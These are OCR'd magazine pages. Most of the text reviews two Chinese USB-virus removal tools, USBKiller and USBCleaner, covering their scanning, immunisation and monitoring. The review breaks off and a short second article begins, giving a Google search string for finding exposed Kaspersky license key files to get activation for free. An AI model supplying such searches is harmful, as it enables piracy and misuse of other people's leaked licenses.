


图4 查杀功能比较

两者的主要功能相比拼，USBKiller更胜一筹。

辅助工具测试

论界面设计，USBCleaner虽然漂亮那么一点点，但其功能分布让我不太满意，有时找个功能就让我点过来点过去的；最让人受不了的是，USBCleaner的功能模块的标题没有在任务栏显示，而且一经切换，就必须把所有的窗口最小化才能看到。相对的，USBKiller看着功能简单，实质上却功能集中，寻找也不费劲。

U盘免疫：USBKiller使用的方式是在每个（或指定）磁盘下建立一个具有隐藏属性的AutoRun.inf文件夹（原理就不在这里重复，请查阅以前的杂志），而且还可以禁止系统的自动运行功能，USBCleaner仅仅是禁止系统的自动运行功能，如图5所示。




图5 U盘免疫比较

安全卸载移动磁盘：都是通过重启Explorer.exe程序达到卸载的功能，然而USBCleaner还提供了关闭ShellDetection服务的方法，不过我没有测试成功，如图6所示。




图6 安全卸载移动磁盘比较

修复注册表：USBCleaner比较零碎，除了在“插件和工具”窗口的，在其“移动盘清理”(但弹出的窗口显示的是“移动存储病毒处理模块”也有一些，如图3、4所示。在“移动存储病毒处理模块”里面有很大的BUG，所有按钮可以随意地按，处理的速度很慢，导致你不知道什么时候才能看到结果，而且结果显示不是太完整。USBKiller的独有功能——进程管理，虽然比不上专业的进程管理软件，但它可直接显示进程的路径并定位到文件，还具备对进程熟悉人员的进程信任功能，就算你不知道此进程是什么，你也可以直接搜索，如图7所示。




图7 注册表修复比较

辅助工具测试结果，USBKiller的操作简单，又把USBCleaner比下去了。

后台监控测试

这是最后一项测试，USBKiller还能不能获得胜利呢？

后台监控类似于杀毒软件的实时监控功能。USBKiller除了担当主要检测功能还具备后台监控功能。它默认是无法直接关闭的，无论是按下最小化按钮或关闭按钮，程序会后台监控，而USBCleaner则是调用那个后台监控程序。不过默认是不监控，需要开启。

再次染毒测试发现，把病毒COPY到U盘，拔掉再插入，两者都能迅速杀掉，是监控U盘。USBKiller还会弹出U毒处理对话框，如图8所示。对我来说是多么好的功能，方面提取U毒。




图8 USBKiller后台监控

USBCleaner在检测到U毒后会立马删除并显示删除报告，受以前版本的影响，刚开始没在意，后发现提示窗口还具有“调用查杀”按钮（先前的版本都是“不再显示”）。不过说实话，那个提示窗口显示得还真快，如图9所示。




图9 USBCleaner后台监控

不过，如果机器本身存在病毒，但U盘无毒，则无论怎么监控也都检测不到。看来两个软件的编写者都只想到了U盘的安全性，而忽略了系统的安全性。我估计可能是编写者以为系统已经被使用者查杀过了，不用再监控了，而且这样还能提高监控速度和内存使用率。另外，USBKiller仅在U盘插入的瞬间才开始监控，USBCleaner则可以一直监控。USBCleaner监控直接提供了日期保护（不知道到底是如何保护的）和安全打开硬盘分区，如图10所示。




图10 USBCleaner监控模块

辅助工具测试结果：USBCleaner可以达到实时监控，USBKiller则稍稍逊了点，两者都具有开机自启动功能。

总结对比表

通过以上的种种测试得出以下对比，如图11所示。

	USBKiller v2.1	USBCleaner v6.0
软件类型	国产免费软件	
病毒库日期	5月25日	6月2日
软件大小（RAR）	体积小巧仅631KB	1.8M
编程语言	Delphi	VB6.0
查杀情况	几十多种，准确率90%以上	目前数量有247种
查杀速度	极快	不是太快
主要功能	U盘插入时监控，内存/硬盘杀毒，进程管理	U盘全程监控，硬盘杀毒，广谱查杀
附属功能	U盘免疫，安全卸载移动磁盘，修复注册表，开机自启动，病毒举报	
	具有发现病毒询问处理功能，磁盘免疫，带U盘病毒安全打开U盘	U盘专项修复处理功能，日期保护
更新速度	都很快，只要举报的病毒多，严重或者做软件修正和更新，版本号是其发布的时间（有时更新速度为几天）	
缺点	因某种原因均无在线更新的功能，均需要去网上下载。	
	病毒查杀后有残余	同USBKiller而且还存在不少不人性化的地方和BUG

图11 测试对比

［作者提到的USBKiller、USBCleaner已经

卡巴斯基Key授权，你有我有大家有

文 NewA[D.S.T]

从本文你可以学到：

学会利用搜索引擎Google及搜索技巧

还在为卡巴斯基的激活烦恼吗？呵呵，今天就教大家利用搜索引擎中的利器——Google，免费获取卡巴斯基合法授权文件Key！

首先打开http://www.google.com.cn，接着输入搜索关键字“klsw inurl:key”，意思是在后缀为“.key”的文件中搜索含有关键字“klsw”的文件，符合就是授权文件了！如图1所示。

为什么这个关键字可以搜索到呢？我们用文本方式打开Key文件就知道了，如图2所示。

最新的卡巴7.0也可以获取到相应的Key哦！当然，大家利用别的关键字也是可以找到的，自己试试吧！对文章有什么疑问可以发邮件到darkteam3761@gmail.com或到黑客手册论坛交流。

编辑点评：

Google果然是利器，什么都能搜到。现在看来真是“只有想不到，没有搜不到”啊！




图1 通过Goolge搜索到的授权文件

